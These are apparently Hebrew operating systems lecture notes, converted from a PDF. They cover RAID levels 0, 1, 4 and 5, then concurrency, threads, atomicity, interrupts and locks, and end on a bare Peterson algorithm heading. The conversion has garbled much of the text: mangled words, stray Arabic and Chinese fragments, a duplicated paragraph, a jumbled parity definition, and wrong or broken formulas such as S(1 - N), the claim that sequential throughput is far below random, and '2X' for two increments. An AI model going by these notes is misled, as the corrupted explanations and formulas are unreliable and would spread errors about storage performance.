רמה 0 לא מכילה את אלמנט היתירות. אם דיסק מתתקל, מידע הולך לאיבוד. לכן הוא משתמש יותר ב-*baseline* ביצועים וسطح אחסון.

:RAID-0 Performance

באשר מערכת הפעלה מבצעת פקודות IO על רצף של בלוקים, ה-IO זהה מתורגם לפניות IO בלית תלוית על כמה דיסקים וכולם מבצעים את העבודה שלהם במקביל. כאן, פעולה מול הבלוקים הלוגיים 5-8 מתרגמת לפעולה מול בלוק בודד בכל אחד מהדיםקים.

במקרה זה, הפעולה تستטיים יותר מהר מאשר אם הייתה מבוצעת על דיסק בודד: כניסה שבדיסק בודד לוקח זמן T להעביר בלוק, אך הזמן הכלול היה 2T. כאן נקבע T כי כל דיסק מעביר בלוק בודד.

כמויות המקבילות נקבעת לפי רוחב ה-stripe. אם הוא צר, יש הרבה מקבילות אבל משלימים יותר על positioning (הבקשות יתפזרו על יותר דיסקים, כל אחד מהם צריך לעשות seek ולכן נשלם את המקסימום seek). אם הוא רחב, יש פחות מקבילות, וכיון שמעירבים פחות דיסקים זמן-hd seek הממוצע יקטן.



נניח שיש לנו N דיסקים, קצב העברת נתונים סדרתיות רציפות הוא S (בלוקים לשניה), וקצב העברת של בלוקים אקראיים הוא R . מכיוון שאנו מדברים על דיסקים, $S \ll R$.

- Latency (כמה זמן לוקח להעביר בלוק בודד): בדיקת כמו בדיסק בודד.
- קצב העברת של IO סדרתי: תורגם ל-IO סדרתי על כל אחד מהדיםקים ולכן NS .
- קצב העברת של IO אקראי: גם כאן נקבל NR .

:Mirroring – 1

Disk 0	Disk 1	Disk 2	Disk 3	
0	0	1	1	disk
2	2	3	3	address
4	4	5	5	space
6	6	7	7	

הרמה שמנבינה יתרות. מוצעים striping, אבל מגדירים זוגות של דיסקים כ-**mirrors** אחד של השני. **זוג דיסקים כאלו מכילים בדיקת אוטו מדיע ולבשה מגבים אחד השני**. בלוק שנכתב לדיסק מסוים נכתב גם ל-mirror שלו בדיק באוטו מיקום. בשבייל לקרוא בלוק לוגי, אפשר לגשת לכל אחד מהדיםקים שמחזקם אותו. מצד שני, כתיבה של בלוק לוגי דורשת עדכון של שני דיסקים, לא אחד כמו ב-0-RAID, אבל אפשר לבצע את הכתיבה האלה במקביל (בי הרי מדובר על דיסקים שונים).

העובדת שבლוק לוגי צריך להיכתב לשני דיסקים יוצרת **פוטנציאל לבעות CC** בדומה למה שראינו ב-SFS. התסריט הבועתי הוא זהה שוטוק חדש של הבלוק נכתב לדיסק אחד ונهاיה durable, אבל לא נכתב ל-mirror שלו, ואז החשמל נופל. במצב זהה לא הספקת לגבות את המידע. אפשר לפתור את בעיית ה-CC הצעת עם journaling בלבד.

:RAID-1 Analysis

1. Capacity: Capacitymirroring גוזל חצי מהדיםקים ולכן שטח האחסון האפקטיבי הוא $\frac{N}{2}$.

2. Reliability: יכולת להתמודד עם נפילת דיסק בודדת ב-WC, ע"י עבודה עם ה-zmirror שלו. יש מקרים שבהם הוא יכול לתקוף גם אחריו $\frac{N}{2}$ נפילות, למשל אם נופל דיסק אחד מכל זוג. אולם, תסրיט של שתי נפילות שבו נופל זוגmirrored מונע מה-RAID לתקוף.

	Disk 0	Disk 1	Disk 2	Disk 3	
Read logical blocks 0-7	0 2 4 6	0 2 4 6	1 3 5 7	1 3 5 7	

ניתוח ביצועים:

• Latency (כמה זמן לוקח להעביר בלוק בודד):

- קריאה: כמו דיסק בודד.
- כתיבה: כמו דיסק בודד, אבל מחייב לזמן ה-*soz* הגרוע מבין שני הדיסקים (כי הבקשה הלוגית לא מסתויימת עד שני הדיסקים סיימו עם הכתיבה).

• קצב העברת של IO סדרתי:

- כתיבה: כל דיסק צריך לכתוב פי 2 יותר מידע בהשוואה ל-0-RAID. לכן $S \cdot \frac{N}{2}$.

- קריאה: כל דיסק ב-RAID לא מקבל IO סדרתי. כדי לא לשלם זמן soz על כל בלוק זהה, אפשר להוציא פקודות של קריאה סדרתיות לכל דיסק ולזרוק חצי מהמידע שהוא קורא, מה שייגרום לקצב אפקטיבי של $\frac{S}{2}$. לכן גם כאן $S \cdot \frac{N}{2}$.

• קצב העברת של IO אקראי:

- כתיבה: אפקטיבית רק חצי מהדיםקים עובדים בצורה בלתי תלויה. החצי השני עובד כ-mirror. כל כתיבה "טופסת" שני דיסקים ולכן הקצב הוא $R \cdot \frac{N}{2}$.
- קריאה: מתפזרות בין הדיסקים כמו ב-0-RAID ולכן NR .

:Parity – 4

Disk 0	Disk 1	Disk 2	Disk 3	Disk 4
0	1	2	3	P0
4	5	6	7	P1
8	9	10	11	P2
12	13	14	15	P3

מורידים את הבעיות של היתירות בשטח האחסון שהוא לocket, ונשלם ביצועים של ה-RAID. בגין אחד מהדיםקים מוגדר כדיסק parity: כל בלוק לא מכיל נתונים שמערכת הפעלה כתבה, אלא מידע של redundancy. בפרט, הביט ה-*j*-ב-stripes בדיסק ה-*i* מוגדר כבבites $i-1$ ב-*j*-stripes בדיסק ה-*i*. parity מוגדר כבבites $i-1$ ב-*j*-stripes בדיסק ה-*i*. בולומר, אם מספר הביטים הדלקים בסטריפ זוגי, אז ביט ה-*i* parity יהיה 1, ואחרת יהיה 0.



- נשים לב שאם יהי לנו N ביט parity פלוס ביט parity שליהם, ואנחנו מבינים את אחד מביטי הדטה, אפשר לחשב אותו על סמך ביט parity. נספר עם כמה 1-ים נשארנו, כולל הparity, ואם הוא אי-זוגי סימן שאיבדנו ביט ערך 1, אחרת איבדנו ביט ערך 0.
- זה אומר שאם דיסק מתקלקל, RAID יכול להמשיך לעבוד. אם תהיה קריאה של בלוק לוגי שמאובפה לדיסק שמת, ה- RAID יוכל לשחרור את תוכן הבלוק ע"י קריאה של כל הstripe parity, חישוב הביטים שאבדו באופן שתיארנו.
- צורה שקופה להגיד זאת, היא שהערך של כל ביט הבלוק parity הוא XOR של כל שאר הביטים המקבילים帮他-stripe: $XOR(1,0,1,0,0) = XOR(1,1)$. במקרה זה אין מספר זוגי של אחדות, אחרת 1. בשביל ההמחשה: $= XOR(b_1, \dots, b_n) = XOR(1,0,0) = XOR(1,0) = 0$

:RAID-4 Analysis

- Capacity .1
Reliability .2
Performance .3

Disk 0	Disk 1	Disk 2	Disk 3	Disk 4
0	1	2	3	P0
*4	5	6	7	+P1
8	9	10	11	P2
12	*13	14	15	+P3

נתוח ביצועים:

- Latency (במה זמן לוקח להעברה בלוק בודד):
- קריאה: כמו דיסק בודד.
- כתיבה: בגין משלמים כיוון שצריך לתחזק את הבלוק parity. הגישה פשוטה היא שה-RAID יקרא את כל הבלוקים האחרים帮他-stripe, וככה יוכל לחשב את XOR של הstripe עם הדטה החדש. אפשר לנצל את תכונת XOR כדי לעדכן אותו בצורה יותר יעילה שנראית substractive parity: נקראת הבלוק הישן, את הבלוק parity הישן, נכתב את הבלוק החדש ואת הבלוק parity המעודכן. מדובר ב-4 פעולות IO. את הקריאה אפשר לעשות במקביל וגם את הכתיבה ולן מדובר ב-2 גישות IO.

וככה יוכל לחשב את XOR של הstripe עם הדטה החדש. אפשר לנצל את תכונת XOR כדי לעדכן אותו בצורה יותר יעילה שנראית substractive parity: נקראת הבלוק הישן, את הבלוק parity הישן, נכתב את הבלוק החדש ואת הבלוק parity המעודכן. מדובר ב-4 פעולות IO. את הקריאה אפשר לעשות במקביל וגם את הכתיבה ולן מדובר ב-2 גישות IO.

- קצב העברה של IO סדרתי:
- כתיבה: גם $S(1 - N)$.
- קריאה: כמו ב-e stripe של 1 – N דיסקים ולן $S(1 - N)$.
- קצב העברה של IO אקריא:
- כתיבה: סובלים מבעיה שנקראת small write problem. למרות שהכתובות מתפזרות על פני כל הדיסקים ב-RAID, ככל כתיבה צריכה לעדכן גם את הבלוק parity של הstripe שללה, בכתב גם את הדיסק שלו וגם את דיסק parity. כל הגישות לא יסתמכו לפני שדискparity מסיים, ונתקבל קצב איטי בקצב הכתיבה לדיסק parity. ככל עדכון parity נדרש 2 פעולות IO (קריאה וכתיבה) ולן נקבל $\frac{R}{2}$. הכיו חמור בכך RAID-4 יכול מתפרק בפונקציה של הקצב של דיסק יחיד.
- קריאה: כמו בקריאה סדרתי: $R(1 - N)$.

רונה 5 – Rotating Parity

רונה זו פותרת את בעיית small writes. הרעיון הוא לפתח את צוואר הקבוק של דיסק parity ע"י פיזור של בלוקי parity בכל הדיסקים. בכל פעם שעוברים stripe parity, משנים גם את הדיסק שייחזק את parity של אותו הstripe. בעצם, כתיבות אקריאות ל-stripes שונים, יצטרכו בהסתברות גבוהה לעדכן בלוק parity בדיסקים שונים.

Disk 0	Disk 1	Disk 2	Disk 3	Disk 4
0	1	2	3	P0
5	6	7	P1	4
10	11	P2	8	9
15	P3	12	13	14
P4	16	17	18	19

:RAID-5 Analysis

- Capacity .1
Reliability .2
Performance .3

- a. Latency (במה זמן לוקח להעברה בלוק בודד):
- b. קצב העברה של IO סדרתי: שקול ל-4-RAID.
- c. קצב העברה של IO אקריא:

i. כתיבה: ככל כתיבה דורשת עדכון parity, וכן כל דיסק שמעורב (דיסק הדטה ודיסק parity) מבצע 2 פעולות IO. לנוסף קצב של $\frac{NR}{2}$.

ii. קריאה: כל הדיסקים מכילים מידע, לעומת RAID-4 שבו דיסק parity לא מכיל מידע. לנוסף NR .




3 – נושאים נוספים

סנכרון

Concurrency

בקע: המושג בו-זמןיות (concurrency) מתייחס למצב שבו קבוצת חישובים סדרתיים, משתמשים במשאב כלשהו ולכון משתפים אותו. נתענו בעת במקורה שבו המשאב המשותף הוא מרחיב הכתובות של תוכנית, בעוד המשתנים שלהם ומבנה הנתונים שלהם. כמובן, ככל גענו נתון, הקוד שברגע רץ ומשתמש במרחיב הכתובות יכול להפסיק לרוץ, ובמקרהו יירוץ קוד אחר שמשתמש באותו מרחיב בתיבות. לבארה, זה בדיקת מה שראינו עבור ה-CPU.




אבל יש הבדל גדול מאוד בין שיוף של ה-CPU לבין שיוף של מרחיב הכתובות שמכיל את המשתנים והגדatta של התוכנית, ביוון שהוא שמור state. אם הקוד נמצא באמצעות פעולה כלשהי של עדכון משתנה או מבנה נתונים והוא מפסיק לרוץ, הקוד אחר שנכנס עלול להפריע או לפחות את הפעולה של הקוד היישן אם ייגש לאותם נתונים. דוגמה בסיסית – שני קודים שמנגנים את אותו המשתנה X ב-1. מבחינת פקודות מכונה זה מיתרגם לשתי פקודות. הימן רוצים ששתי הפקודות האלו יריצו אחת אחרי השניה, אבל יתכן מצב שבו הקוד האדום מופסק בין LOAD ל-STORE ואז ירוץ הבהיר, וכך נקבל בסופו של דבר את $X+1$ ולא את $2X$ כפי שציפינו.

תרחישים בסיסיים: אלו מונחים שיש במחשב מעבד יחיד.

תרחיש	האם מדובר בבי"ז?
signals	כן – כאשר התהילך רץ ומתקבל סיגנל שהוא הגדר ל- handler, אז ה- handler מוחילה לרוץ. זה יכול לקרות בכל נקודה בזמן ריצת התוכנית שרצ' באוטו מרחב הכתובות ונוצר שימוש בו-זמןני.
interrupt (kernel)	כן – כאשר הוא מגיע בזמן ריצת הקERNEL. נניח שיש קוד קרנלי שרצ' ב- context一般来说. כאשר מגיע interrupt המעבד מוחילה להריץ את ה- handler המתאים וגם הוא קוד קרנלי. שוב קיבלו בו-זמןיות במרחב הכתובות, הפעם של הקernel.
interrupt (user)	לא – נשים לב כי תסրיט שבו מגיע interrupt נמצא ב- user-level כאשר המעבד נמצא ב- kernel וגורם לב-זמןיות. במקרה זה, הכתובות של התהיליך שומרת מרחיב הכתובות, ביוון שמדובר ב- PT של התהיליך אבל בזיכרון זוקק, וכך לא ניתן לקוד של התהיליך.
pre-emption (user)	לא – זה מקרה שבו הקernel עצור את ריצת התהיליך הנוכחי, ונונט את המעבד לתהיליך אחר. מדובר על בו-זמןיות, בגלל שלתהליכים שונים יש מוחבי כתובות שונים. זה חלק מתכונת ה- isolation שמערכת הפעלה מספקת. עם זאת, יש מקרה קצה שבו context switch בין יכול להיות דוגמה לו"ז, וזה כאשר גם התהיליך היישן וגם החדש ממפים שנייהם את אותו בזיכרון הפיזי (MAP_SHARED). אם שנייהם רק קוראים אין בעיה, ורק אם לפחות אחד מהם כתוב.
pre-emption (kernel)	כן – כאשר timer interrupt מגיע בשרצה קוד של קרנלי ולא user. בקרה בזיה, ההתנהגות הטבעית היא שהטיפול הוא זהה: לאחר הטיפול ב- interrupt יכול להחליט לחזור אל התהיליך הקודם. מקרה בזיה עוד דוגמה לו"ז, כי כמו במקרים הקודמים – הקוד האדום (קרנלי בקונטקט של התהיליך A) יכול להיות בכל נקודה שהוא, וכך באופן עקרוני הקוד הבהיר (קרנלי בקונטקט של התהיליך B) יוכל לגעת באותו משתנים.

הערות לגבי pre-emption בקרנלים


kernel code for P1 (e.g. syscall)



- הוא לא חייב להתקיים. יש מערכות הפעלה שהקרנלים שליהם הם -mono preemptive: כאשר הקernel רץ אז הטיפול ב- interrupt יכול להתבצע ורק בעקבות פעולה מפורשת של התהיליך (כמו בлок על IO) – לא לצורך שרירותית בגלל timer interrupt.
- לinson יכול להיות מוקנגד להיות preemptive או לא. ההבדל בין שתי הkonfiguraciyot הוא שכאשר לinson PE, הקernel מבוחן בין כניסה מ- usermode לבין כניסה מ- priv mode, ולא מרים את הקוד של החלטות .priv mode scheduling אם הכניסה הייתה מ- scheduling

• סיבות להרצת קרנל PE:

- ויתר רספונסיבי – נניח שMagnitude interrupt שמשחרר תהליך במשהו שבוקע על איורע (מחכה להחיצת מקש), אז PE יכול לעשות CS לתהילך שמחבה יותר מהר מיד בסיום הטיפול ב-interrupt. בקרנל שאיןנו PE הוא צריך לחזור אל ה-context scheduler כאשר הגיעו, ו록 באשר הוא יהיה בדרך החוצה מהקרנל או יקרה לא-scheduler.
- עדיפות – תהליך עם עדיפות נמוכה שרע בקרנל לא יכול לעמוד תהליך בעל עדיפות גבוהה יותר מקבל את המעבד, מהרגע שMagnitude interrupt שהופך את התהילך שחייבת לו. העדיפויות הוגבהת ל-unqueue.
- באגים – אם יש באג בקוד שגורם למושל לולאה אינסופית, אז קרנל PE לא יתקע, הקרןל יירץ תהליך אחר. החיסרון הגדול של PE: הקושי התכני, הוא מכניס concurrency למרחב הכתובות. בקרנל שאיןנו PE הכל מנוהל בצורה מסודרת, ולא יתכן CS בכל רגע שרירותי, אלא רק במקום שבו קוראים ל-scheduler.



Threads: חוטים הם חישובים סדרתיים, רצחים כולם באותו תהליך. תהליך יכול לייצר חוטים שיירצו מרחב הכתובות שלו, כאשר לכל חוט הוא מגידיר אליו פונקציה החוט הזה ירץ. יצירת חוט היא syscall sys_create_thread ומערכת ההפעלה מנהלת את הריצה שלהם. חוטים של אותו תהליך **משתפים** בינהם את כל המצביע שלהם (בפרט את מדבד הדיבורו) **חוץ** ממצביע המעבד שלהם (מחסנית).

לבল תהליך יש את מדבד המעבד שלו, ה-PCB שלו, ומרחב הכתובות שלו שמדובר ע"י ה-PT שלו. ברגיל, אותה בתובות וירטואלית מרחבית בתובות של תהליכיים שונים לא בהכרח מתמחפה לאותה בתובות פיזיות וכו'. לעומת זאת, לחוטים של אותו תהליך יש את אותו מרחב בתובות – אותו PT, אותו PCB (של התהילך שייצר אותם).

בניגוד לתהליכיים, CAN של חוט שרע ב-user-level pre-emption CAN יכול להיות תרסיט של בו"ז – אם לפני שהוא קיבל חזקה את המעבד, יוציא חוט אחר שיירץ באותו תהליך, ויגע במשתנים שהוא בדיק ניגש אליהם.

Multiple CPUs: ישנים צ'יפים שמכללים מספר מעבדים (ליבנות). **כל הליבות מחוברות לאותו זיכרון פיזי.** לאחר שככל ליבה היא עצמאית, כל מה שאמרנו עד עכשיו נכון גם למחשב מרובה מעבדים. באיזה תסրיטים יש לנו בו"ז?

- תהליכיים רצחים ב-user-level במקביל: לא – כמו קודם, יש להם מרחבוי הווירטואליות שלהם מתמחפות ל-frames שונים בזיכרון הפיזי (עד כדי פינות של שיתוף).
- ריצה בקרנל (בכל חוטים): CAN – בכל רגע נתון יכולים להיות מספר מעבדים שהם ב-mode S0 ומייצרים קוד של הקרןל, ואולם קטעי קוד יכולים לנסות לגשת לאותם משתנים. חוטים רצים באותה מרחב בתובות ויכולים לגשת לאותם משתנים.

שאלות:

• **כיון שאחננו מדברים על מעבד יחיד, למה להשתמש ב-threads?**

יכול להיות שאחד מהחוטים ירצה לעשות עבודה מול הדיסק והוא blocked, ובזמן זהה שאר החוטים יתחרו על המשאבים של-h-scheduler. אחרת היינו צריכים לעשות סוג של polling לפניות IO. אם ריצה שהתוכנית תמשיך ולא תיתקע עד שהדיסק חוזר אלינו, ריצה שהיא לנו עד thread.


אמרנו ש-threads משותפים הכל חוץ מהרגיטרים, אבל מה עוד הם חייבים לא לשתחף? המחסנית. כל thread שומר את מחסנית הקרייאות שלו, המשתנים הולוקלים שלו. ויש רגיטר שאומר איפה המחסנית הפעילה. בשינויים thread ה-SP שלו מצביע על מחסניתו שלו. בסוף אם מתאמצים, threads יכולים למצוא בזיכרון את המיקום של מחסניות אחרות. כל המחסניות הן אזוריים בזיכרון המשותף לכל-threads.

איזו בעיה יכולה לקרות כאשר-h-scheduler שעובד לפ' processes במקביל? תהליך יכול לפתוח 100 threads ועוד אם כל thread מבזבז זמן CPU, נוצר כאן חוסר איזון. פתיחה של threads מאפשרת להשתתל על משאבי המחשב. הפתרון הוא שככל מה שצורך thread בתוך-h-process נספר על חשבונו ה-process. בר נושא בין תהליכיים מרובי threads ותהליכיים מעטי threads.

אם יש-interrupt בזמן ש-CPU רץ ב-user-level רץ ב-user-level, וזה דוגמה של בו"ז. האם זה עדין שכן אחרי שהוספנו threads? אפשר לבנות תסריט מוזר שבו T1 עשוja read לתוך הבאפה וממחבה. הוא לא יוכל להמשיך לזרוץ. יכול להיות ש-2T של אותו תהליך, מתחילה לחוץ ומאיישתי סיבה מוזרה (באג) עשוja דברים עם הבאפה. בעצם יכול להיות שהדיסק יגיד שסימנו (interrupt) תוך כדי ש-2T עובד עם הבאפה.


Concurrency עם

מודל-ה-memory scheduler: מעתה נדבר על concurrency ביחס למרחב הכתובות. כדי לתכנתה במצב זה נctruck מודל אבסטракטי של concurrency. נMODEL זאת באופן הבא: יש קבוצה של קטעי קוד, לפחות אחד יש את פקודות המבונה שהוא מעוניין להריץ (קריאה וכטיבה ל זיכרון), שהוא מרים בצורה סדרתית. בנוסף לחווטים שMRIIZים קוד, יש scheduler שמהליט בכל רגע, מי-יהה הקוד הבא שייצא פקודה. נקרא לריבוב זה **the memory scheduler** (לא מדובר בישות אמיתי והוא לא חלוטן לא-ה-scheduler של מערכת הפעלה).



- כמובן, אין לנו שליטה מי מהחוטים ייקח את הצעד הבא וכמה צעדים רצופים הוא יעשה. כאשר אנחנו חושבים על נוכנות של קוד שמתמודד עם concurrency – לא נאמץ שיקולים שימושיים על תכונות אלגוריתם – scheduling של מערכת הפעלה, לא מובטח לנו ש-X פקודות יריצו בלי הפרעה.

- המודל שלנו די טבעי עבור בו"ז במעבד יחיד. אפשר להראות שככל ריצה מקבילית (מספר מעבדים) שקופה ליריצה סדרתית – בהתייחס לפעולות הפעולה של הזיכרון, ומצב הזיכרון בסוף הריצה. ברור ש מבחינת ביצועים, ריצה מקבילית תסתiem מהר יותר.



עובדת מול הקומפיילר: ב-default הקומפיילר מניח שהקוד שברגע רץ ניגש למשתנים, והוא מבסס את הדרך שבה הוא מתרגם את הקוד לפקודות מבונה ומבצע אופטימיזציות, על בסיס ההנחה הזאת. ראיינו שזה בעייתי בעת כתיבת דרישים למשל. אנחנו צריכים דרך למספר לקומפיילר משתנה flag (בleshho למושל) יכול להשתנות "מבחן" ושלא יבצע אופטימיזציות אלו.

- volatile: אפשר להגדיר משתנים שיכולים להוות גישה בו"ז-כ-ה, אבל זה לא מספיק טוב. זה מספר לקומפיילר שאסור לעשות אופטימיזציות על אותו משתנה כי device יוציא עשויה לגשת אליו (המשתנה מייצג גירוסטר על ההרתקה). אבל אז שום אכיפה על הקשר בין המשתנה לשאר המשתנים במרחב הכתובות, כי ההנחה היא שההרתקן לא יוכל לגשת אליהם. אם נגדיר את ready בתור volatile. זה עדין לגיטימי מבחינת הקומפיילר لكمפל את הקוד לפקודות מבונה שראות בסדר הפוך.

- atomic: ניתן לציין לקומפיילר מתי משתנה יכול להוות שתי גישות במקביל, שלפחות אחת מהן היא כתיבה. נעשה זאת על ידי השימוש במילה `atomic`. גישות למשתנה זהה מגבלות את האופטימיזציות של הקומפיילר, והוא איטיות יותר.

Program:

```
// X++      // X++  
t1 = X      t2 = X  
X = t1 + 1  X = t2 + 1
```


Possible outcomes (run-time):

// X++ t1 = X X = t1 + 1 // X++ t2 = X X = t2 + 1 // X = 2 ⊙	// X++ t2 = X X = t2 + 1 // X++ t1 = X X = t1 + 1 // X = 2 ⊙	// X++ t1 = X // X++ t2 = X X = t2 + 1 X = t1 + 1 // X = 1 ⊙
--	--	---

מנגןון בסיסי ל-סנכרון - אטומיות: האתגר הגדול ביותר שנגרם בغال בו"ז הוא לשמור אטומיות של פעולות. פעולה לוגית אחת מinterpretת להרבה פקודות מבונה, ובכל נקודה באמצעות יכול להיכנס קוד אחר, להסתבל על מרחב הכתובות, ולראות רק חלק מהאפקט של הפעולה שלו (שרטם הסתימה במלואה). נסתכל לדוגמה על שני קטעי קוד שעושים `+ X`. יש ריצות שבן כל קוד יוזע ללא הפרעה, ואך אם X מתחילה בערך 0 בסיום הריצה ערכו יהיה 2. אבל יש גם ריצות שבן קטעי הקוד יתערבבו ויפריעו אחד לשני. האחד קורא את X ורואה 0, ואך הבחירה קוראת X ורואה שהוא 0. כל אחד מהם כותב את הערך שגדל ב-1 ממה שהוא קרא, בדוגמא 1 – ל זיכרון. בסופו של דבר התוצאה היא 1.

בעת נדבר על **מנגןון שיאפשר לך לרוץ בזיכרון אטומי**.

במשך נסתכל על מנגןונים שמאפשרים: להעביר מידע מחוץ לחוט, לתת להוות לחוט עד שיתקיים תנאי בleshho, לאכוף סדר (שקטע קוד אחד ירוץ אחר אחר) וכו'.




interrupts: עצרת העברתם ע"י המעבד (החזקתם בתור פנימי, וטיפול בו – הרצת handler) – רק לאחר שתורץ פקודה הופכת שתאפשר טיפול ב-interrupts. כאשר בזמן הטיפול מגיע עוד ע"ז עצרת העברתם ע"י המעבד. נפטרו את הבעיה הזאת באמצעות מנגנוןinterrupts: נפטרו את הבעיה הזאת באמצעות מנגנוןinterrupts. זה אינו מנגנון כללי מספק:

1. נטרול interrupts מונע רק בו"ז על אותו מעבד, אבל לא מונע בו"ז בתוצאה מריצת קוד על מעבדים אחרים.
2. אסור לחתת לתהליכים הנהלים interrupts, מכיוון שכחם יכולים למונע מה-timer interrupt להתקבל, למונע ממערכת הפעלה לעשות להם pre-emption וכן לא לוותר על המעבד לעולם. לכן פוקודות אלה הן priv.

Locks

מנועלים: לאובייקט שמנוע concurrency באופן כללי קוראים מנועל:


- הוא מספק מתודת lock (או acquire) ו-unlock (release).
- הרעיון של מנועל הוא להגן על פיסת קוד שנקראת הקטע הקרייטי. המנועל מבטיח שאם עוטפים פיסת קוד ב-lock, unlock אז בכל רגע נתון, רק פיסת קוד אחת יכולה להריץ את הקטע הקרייטי.
- תכונה זאת נקראת mutual exclusion (מניעה הדדי): ברגע שהקוד אחד רץ, כל השאר הם excluded. אם יש הרבה קריאות ל-lock במקביל, רק אחת מהן תסתיימן ואחרי יזכה להיכנס לקטע הקרייטי. כל השאר מחכות, עד שמי בקטע הקרייטי משחרר את המנועל עם unlock.
- המנועל הוא לא קסם, התכונה שהוא מספק תלויה בכך שכולם עובדים איתמו, זו תכונה לוגית. אין קשר בין הגנותם עם מנועלים שונים על אותו קטע קוד, עדין תיתכן גישה במקביל למשתנה.



שימוש במנועלים:

- אסור לקוד לקרוא ל-unlock אם הוא לא הבעלים של המנועל. בפרט, אסור לקרוא ל-lock אם אף אחד לא מחזיק במנועל.
- מבחינת קריאה ל-lock, יש סוגים שונים של מנועלים שמאפשרים לקוד שכבר הקטע הקרייטי של L שוב, ויש מנועלים שאוסרים על כך. גם אםdoing recursive locking נתרמן, אחרי כל קריאה ל-lock צריכה להיות קריאה ל-unlock באופן מותאם (נעילה-נעילה-שחרור-שחרור).
- אפשר לעשות הרכבה של קטעים קרייטיים: נעילה L – נעילה L2 – שחרור L2 – שחרור L.

מושגים נוספים:




- אנחנו מודלים את המערכת באילו היא מרכיבת מריצת סדרתית שבה יש מאורעות, שהם פוקודות מוכנה של קריאה או כתיבה לזכרון ע"י קטע קוד שווים. על ריצה בזאת נגיד ריבירול $[a_0, a_1]$ בתור תת-הסדרה של הריצאה שמורכבת מכל המאורעות החל מ- a_0 ועד a_1 כולל. לא בהכרח המאורעות הם מאותו קוד.

בהתנחת שני אינטראולים, נאמר שהם זרים disjoint (disjoint). בעת נאמר כי מתקיים אם לכל שני אינטראולים של CS critical (overlap) ישם חופפים (overlapping). אחד מהם חייב להיות לפני השני. section של אותו מנועל, מתקיים שהם זרים. אחד מהם חייב להיות לפני השני.



IMPLEMENTATION OF THE PETROSON ALGORITHM

